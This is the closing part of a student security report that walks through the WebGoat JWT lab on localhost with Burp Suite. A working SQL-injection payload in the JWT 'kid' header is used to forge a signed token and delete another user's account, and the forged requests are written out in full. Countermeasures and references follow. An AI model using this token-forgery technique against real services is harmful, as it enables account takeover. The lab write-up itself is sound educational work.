
Figure 13- The Token.



```
POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1
aWxkZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWIiOiJqZXJy
eUB3ZWJnb2F0LmNvbSIsInVzZXJuYW1lIjoiSmVycnkiLCJFbWFpbCI6ImplcnJ5QHdlYmdvYXQuY29tIiwiUm9sZSI6WyJD
YXQiXX0.CgZ27DzgVW8gzc0n6izOU638uUCi6UhiOJKYzoEZGE8 HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=orni1rYqJgS_Z53cEKknVzNnJwekmNSblKklMa_X
Connection: close
```

Figure 14- Token in the repeater section-Burp.

4. In order to decode the token, he copied the token and pasted it into the debugger section of the "JWT website".



Warning: JWTs are credentials, which can grant access to resources. Be careful where you paste them! We do not record tokens, all validation and debugging is done on the client side.


```
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2t
leSIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZW
JHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1M
jQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVk
Ijoid2ViZ29hdC5vcmciLCJzdWIiOiJqZXJyeUB
3ZWJnb2F0LmNvbSIsInVzZXJuYW1lIjoiSmVycn
kiLCJFbWFpbCI6ImplcnJ5QHdlYmdvYXQuY29tI
iwiUm9sZSI6WyJDYXQiXX0.CgZ27DzgVW8gzc0n
6izOU638uUCi6UhiOJKYzoEZGE8
```

```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
```

Figure 15- JWT.io website

5. JWT shows token structure, consisting of 3 main sections: {Header, Payload(Claims) , Signature}.



JWT
Debugger
Libraries
Introduction
Ask
Crafted by auth0
Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE

```
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2t
leSIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZW
JHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1M
jQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVk
Ijoid2ViZ29hdC5vcmciLCJzdWIiOiJqZXJyeUB
3ZWJnb2F0LmNvbSIsInVzZXJuYW1lIjoiSmVycn
kiLCJFbWFpbCI6ImplcnJ5QHdlYmdvYXQuY29tI
iwiUm9sZSI6WyJDYXQiXX0.CgZ27DzgVW8gzc0n
6izOU638uUCi6UhiOJKYzoEZGE8
```


```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```


Figure 16- Token Structure in JWT website.

6. To be able to pass the security check he thinks of changing three things in the payload section which are: sub(subject), username, and email.
   - Subject >> tom@webgoat.com
   - Username >> Tom M.
   - Email >> tom@webgoat.com



```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "Tom",
  "Email": "Tom@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

Figure 17- Payload after the modification



JWT
Debugger
Libraries
Introduction
Ask
Crafted by auth0
Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE


```
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2t
leSIsImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZW
JHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1M
jQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVk
Ijoid2ViZ29hdC5vcmciLCJzdWIiOiJ0b21Ad2V
iZ29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIk
VtYWlsIjoiVG9tQHdlYmdvYXQuY29tIiwiUm9sZ
SI6WyJDYXQiXX0.4ZdoZ1ajX1kI7Gn2KQycvbqq
ByWq-_VYPODOPDwgCyA
```

```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "Tom",
  "Email": "Tom@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

Figure 18- Copy, to return back to Burp Suite.

7. Then, he pasted it instead of the old token and clicked ‘Respond’.
Unfortunately, that wasn't the case. As indicated by this message, he hadn't done enough.




```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 06 Feb 2023 14:41:31 GMT

{
  "lessonCompleted":false,
  "feedback":"Not a valid JWT token, please try again",
  "output":
  "io.jsonwebtoken.SignatureException: JWT signature does not match locally computed signature. JWT validity cannot be asserted and should not be trusted.",
  "assignment":"JWTFinalEndpoint",
  "attemptWasMade":true
}
```

Figure 19- END OF CASE 1.

8. Looking closer was his next step. He went back to JWT decoder website to try something different this time. Starting with the ‘kid’ parameter he tried to write a new key and named it as ’leonscott’ as shown below:




```
{
  "typ": "JWT",
  "kid": "leonscott' ",
  "alg": "HS256"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
```

Figure 20- the command injection

9. Leon Started writing some SQL injections to bypass the security checks more smoothly, so he tries to put a new key value he wished which was the word ‘cure’ and encode it using Base64Encode website. Which resulted the following encoded value ‘Y3VyZQ==’.



Encode to Base64 format

Simply enter your data then push the encode button.

cure

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

□ Encode each line separately (useful for when you have multiple entries).

□ Split lines into 76 character wide chunks (useful for MIME).

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

□ Encode each line separately (useful for when you have multiple entries).

□ Split lines into 76 character wide chunks (useful for MIME).


□ Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

Y3VyZQ==

Figure 21- The encoded value-Base65Encode Website.



HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "kid": "leonscott' union select 'Y3VyZQ==' from
information_schema.tables; --",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
```

Figure 22- final modifications on the Token header in JWT website.


10. Lastly, he thought it might be a worthwhile idea to change “exp” which indicates the expiration period for the session payload of the token. Since tokens are known to be items that have a short lifespan, he made sure to write same secret key that was codded in the “kid” section, as it was shown previously with the word “cure”.



```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1718905304,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "Tom",
  "Email": "tom@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

```
HMACSHA256(
```


Figure 23- Changing the “exp” parameter value.



```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  cure
) ☐ secret base64 encoded
```

Figure 24- changing the secret key in the signature.

There you go! Leon has done it, and he has removed Dr. James' account from the web. The first step towards defeating the enemy has been taken!



JWT
Debugger
Libraries
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
User options Learn
1 × 2 × 3 × +
Send
Cancel
Target: http://127.0.0.1:16060
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Done
392 bytes | 365 millis

```
3eXAiOiJKV1QiLCJraWQiOiJsZW9uc2NvdHQ
VuaW9uIHNlbGVjdCAnWTNWeVpRPT0nIGZyb2
W5mb3JtYXRpb25fc2NoZW1hLnRhYmxlczsgL
LCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJ
F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1Mj
TA5MDQsImV4cCI6MTcxODkwNTMwNCwiYXVkI
d2ViZ29hdC5vcmciLCJzdWIiOiJ0b21Ad2Vi
hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkV
lsIjoidG9tQHdlYmdvYXQuY29tIiwiUm9sZS
yJDYXQiXX0.AyDVigFCTRIzLdoUjk2TGXepN
NI8-icE6P63G5oU
```

```
POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJsZW9uc2NvdHQnIHVuaW9uIH
NlbGVjdCAnWTNWeVpRPT0nIGZyb20gaW5mb3JtYXRpb25fc2No
ZW1hLnRhYmxlczsgLS0iLCJhbGciOiJIUzI1NiJ9.eyJpc3MiO
iJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQyMTA
5MDQsImV4cCI6MTcxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vc
mciLCJzdWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI
6IlRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQuY29tIiwiUm9sZ
SI6WyJDYXQiXX0.AyDVigFCTRIzLdoUjk2TGXepNmx4NI8-icE
6P63G5oU HTTP/1.1
Host: 127.0.0.1:16060
Content-Length: 0
sec-ch-ua: "Chromium";v="107",
"Not=A?Brand";v="24"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:16060
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 06 Feb 2023 18:59:58 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully complete
  d the assignment.",
  "output":null,
  "assignment":"JWTFinalEndpoint",
  "attemptWasMade":true
}
```

```
    "username": "Tom",
    "Email": "tom@webgoat.com",
```

Figure 25 - final result, the attack was accomplished.

2.3 Results and Analysis:

JWT or JSON Web Token is considered an essential in today's authentication process between the client and the web server.

- **Case One:**
  JSON web tokens are heavily dependable on the signature mechanism and the type of cryptography used on it. As we saw previously, Leon failed his first attempt which was not sufficient enough to bypass the security checks and to reach the end goal. He was only able to read and change the data easily but with no use to verify the authentication. Only the secret key allows JWT to be validated, which is what makes it so strong. Nevertheless, it can be compromised.

- **Case Two:**

  Our approach in this case was to use command injection at the kid parameter to make use of the control that we already have, which can be used to obtain the key id in order to verify the signature. Usually attackers may be able to retrieve the secret key itself by applying some technique of this method too. With this approach and SQL injection, Leon was able to manipulate the returned value from the database query. And to finish with deleting Dr. James' account.

2.4 Countermeasures

1. Use an up-to-date library for handling JWTs and ensure that your developers are aware of all potential security implications. libraries make it hard for you to unintentionally implement them insecurely[13].
2. Use JWT-specific tests to confirm that the application behaves as you anticipate and to identify vulnerabilities before they can be taken advantage of, such as making sure that you carry out Use JWT-specific tests to make sure the application behaves as you expect it to and to identify vulnerabilities before they can be exploited, such as making sure to perform accurate signature verification.
3. Verify that you are not exposed to SQL injection or path traversal via the kid header parameter.
4. Symmetric encryption must always be used with strong secrets with utilize questions that make the answers more challenging[14].
5. The validity of the ISS and AUD claim values should be ensured by the application programming interface (API). Issues with authorization could arise if this is not done[15].

Conclusion

To sum up, it is almost impossible for people to defend themselves from attackers having no knowledge about the attacks conducted, or how critical vulnerabilities are for attacks to be initiated. Thus, this report had made for educational purposes discussing two indispensable tools, Burp Suite and John the Ripper. Burp Suite, which is used to perform security testing on web applications, comes with several tools that can be used to find and take advantage of vulnerabilities and holes. John the Ripper is recognized for its speed, versatility, and high level of customization making it a popular choice among security experts. After implementing these tools on Kali Linux, we understood how they work, what features they have, weaknesses, and strengths they possess. Prevention from these attacks had also been discussed in this report, which is the primary goal to focus on in order to avoid such attacks from happening, and therefore maintaining security.

References

[1] Asaad, R.R. (1970) [PDF] penetration testing: Wireless network attacks method on Kali Linux OS: Semantic scholar, [PDF] Penetration Testing: Wireless Network Attacks Method on Kali Linux OS | Semantic Scholar. Available at: https://www.semanticscholar.org/paper/Penetration-Testing%3A-Wireless-Network-Attacks-on-OS-Asaad/2f53f1eb6fdf6a68a7a1f8842b9160acd0e22205(Accessed: February 2, 2023).

[2] Marechal, S. (2007) Advances in password cracking, journal in Computer Virology, DeepDyve. Springer-Verlag. Available at: https://www.deepdyve.com/lp/springer-journals/advances-in-password-cracking-k84zxHhS73(Accessed: February 3, 2023).

[3] "John the Ripper documentation," *Openwall*. [Online]. Available: https://www.openwall.com/john/doc/. [Accessed: 08-Feb-2023].

[4] Sharma, Ax. "John the Ripper Explained: An Essential Password Cracker for Your Hacker Toolkit." *CSO Online*. CSO, July 1, 2020. https://www.csoonline.com/article/3564153/john-the-ripper-explained-an-essential-password-cracker-for-your-hacker-toolkit.html.

[5] Shivanandhan, Manish. "How to Crack Passwords Using John the Ripper – Pentesting Tutorial." *FreeCodeCamp.org*. freeCodeCamp.org, November 17, 2022. https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/.

[6] "John the Ripper - Cracking Modes." *Openwall*. Accessed February 9, 2023. https://www.openwall.com/john/doc/MODES.shtml.

[7] "Password Attacks, Vulnerabilities and Countermeasure." *Tutorial*, November 7, 2020. https://www.vskills.in/certification/tutorial/password-attacks-vulnerabilities-and-countermeasure/.

[8] Enzoic. "The Ways to Prevent Password Cracking." *Enzoic*, January 31, 2023. https://www.enzoic.com/blog/prevent-password-cracking/.

[9] Mahajan, A. (2014) BURP suite essentials, Google Books. Packt Publishing Ltd. Available at: https://books.google.com/books/about/Burp_Suite_Essentials.html?id=LsWiBQAAQAJ (Accessed: February 3, 2023).

[10] Features - burp suite professional (no date) PortSwigger. Available at: https://portswigger.net/burp/pro/features (Accessed: February 4, 2023).

[11] Introduction to BURP, the dedicated tool to web platforms security (2021) VAADATA. Available at: https://www.vaadata.com/blog/introduction-to-burp-dedicated-tool-web-platforms-security/ (Accessed: February 1, 2023).

[12]Burp decoder (no date) PortSwigger. Available at: https://portswigger.net/burp/documentation/desktop/tools/decoder (Accessed: February 10, 2023).

[13] A. P, "JWT attacks," *Web Security Academy*, 2023. [Online]. Available: https://portswigger.net/web-security/jwt. [Accessed: 11-Feb-2023].

[14] T. Guvenkaya, "JSON web token attacks and vulnerabilities," *Invicti*, 30-Aug-2022. [Online]. Available: https://www.invicti.com/blog/web-security/json-web-token-jwt-attacks-vulnerabilities/. [Accessed: 11-Feb-2023].

